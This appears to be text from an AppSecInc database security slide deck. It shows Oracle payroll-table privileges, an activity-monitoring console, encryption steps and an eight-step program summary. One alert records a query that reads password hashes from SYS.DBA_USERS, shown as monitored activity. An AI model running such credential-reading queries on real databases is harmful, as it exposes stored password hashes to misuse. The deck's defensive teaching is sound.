
Oracle User	SCOTT
Oracle User	SYS
Oracle User	SYSTEM
Oracle User	VIKING

Step 5: Validate Access to Sensitive Data

- Permissions on **Tables with Sensitive Information**

Privilege	Type	Grant Path	Grantee Type
Effective Privileges for HR_DIRECTOR			
DELETE ON PAYROLL.BENEFITS	Object Privilege	HR_DIRECTOR -> PAYROLL_DELETER	Oracle Role
DELETE ON PAYROLL.EMPLOYEE	Object Privilege	HR_DIRECTOR -> PAYROLL_DELETER	Oracle Role
DELETE ON PAYROLL.SALARY	Object Privilege	HR_DIRECTOR -> PAYROLL_DELETER	Oracle Role
EXECUTE ON PAYROLL.PROCESS_PAYROLL	Object Privilege	HR_DIRECTOR -> PAYROLL_USER_ADMIN	Oracle Role
INSERT ON PAYROLL.EMPLOYEE	Object Privilege	HR_DIRECTOR -> PAYROLL_USER_ADMIN	Oracle Role
SELECT ON PAYROLL.EMPLOYEE	Object Privilege	HR_DIRECTOR -> PAYROLL_USER_ADMIN	Oracle Role
UPDATE ON PAYROLL.BENEFITS	Object Privilege	HR_DIRECTOR -> PAYROLL_USER_ADMIN -> PAYROLL_UPDATER	Oracle Role
UPDATE ON PAYROLL.EMPLOYEE	Object Privilege	HR_DIRECTOR -> PAYROLL_USER_ADMIN -> PAYROLL_UPDATER	Oracle Role
UPDATE ON PAYROLL.SALARY	Object Privilege	HR_DIRECTOR -> PAYROLL_USER_ADMIN -> PAYROLL_UPDATER	Oracle Role

Step 6: Prioritize and Fix (what you can)



Step 7: Monitor Database Activity

APPLICATION SECURITY, INC. User: nycapt35k.com\egonzales | Organization: root [help](#) [logout](#)

Vulnerability Management **Audit & Threat Management** Policy Editor Analytics & Reporting Asset Management Administration

Alert ID	Instance Alias	Rule Title
40735	oracle_sunny9	Login
40670	oracle_sunny9	Login
41964	oracle_sunny9	Access passwords from the DBA_USERS view
41963	oracle_sunny9	Access passwords from the DBA_USERS view
15144	oracle_sunny9	Access passwords from the DBA_USERS view
15143	oracle_sunny9	Access passwords from the DBA_USERS view
4878	oracle_sunny9	Access passwords from the DBA_USERS view
4876	oracle_sunny9	Access passwords from the DBA_USERS view
4869	oracle_sunny9	Access passwords from the DBA_USERS view
4867	oracle_sunny9	Access passwords from the DBA_USERS view
3841	oracle_sunny9	Access passwords from the DBA_USERS view
3289	oracle_sunny9	Access passwords from the DBA_USERS view

Alert ID: 41964

Database Type: Oracle

Instance Alias: oracle_sunny9

Context: dev920

Rule Title: Access passwords from the DBA_USERS view

Time: 3/9/10 03:39:28 PM EST

Login/Username: sys

Network User: Administrator

Source of Event: NYCAPT35K\ARGDEV1


SQL Text: SELECT UserName, Password, Profile, Default_Tablespace, Expiry_Date, Lock_Date, ACCOUNT_STATUS FROM SYS.DBA_USERS

Records Affected: 63


Alert ID	Instance Alias	Rule Title	Time	System
41964	oracle_sunny9	Access passwords from the DBA_USERS view	2/7/10 03:14:02 PM EST	SYSTEM
41963	oracle_sunny9	Access passwords from the DBA_USERS view	2/3/10 09:04:03 PM EST	sys

Step 8: Encrypt Data In-Transit and At-Rest


- Network Level Encryption



- Column Level Encryption




Database Security Program



1. **Inventory of databases**
2. **Locate sensitive data**
3. **Scan vulnerabilities and misconfigurations**
4. **Identify the DBAs**
5. **Check access controls**
6. **Prioritize and fix what you can**
7. **Monitor database activity**
8. **Use selective encryption**

References and Resources

- 2011 Verizon Data Breach Investigations Report:
 - http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2011_en_xg.pdf
- ESG – Protecting Confidential Data Revisited
 - <http://www.enterprisestrategygroup.com/2009/04/protecting-confidential-data-revisited/>
- Data Loss DB
 - <http://www.datalossdb.org/>
- Ponemon Institute Global Cost of a Data Breach 2010
 - <http://www.ponemon.org/data-security>
- Dark Reading: Databases In Peril
 - http://www.darkreading.com/database_security/security/app-security/showArticle.jhtml?articleID=222001127
- AppSecInc Resource Center
 - <http://www.appsecinc.com/resources/>
- Josh's Book!



Thank You!

Questions?

Email asktheexpert@appsecinc.com

For in-depth database security info visit:
<http://teamshatter.com>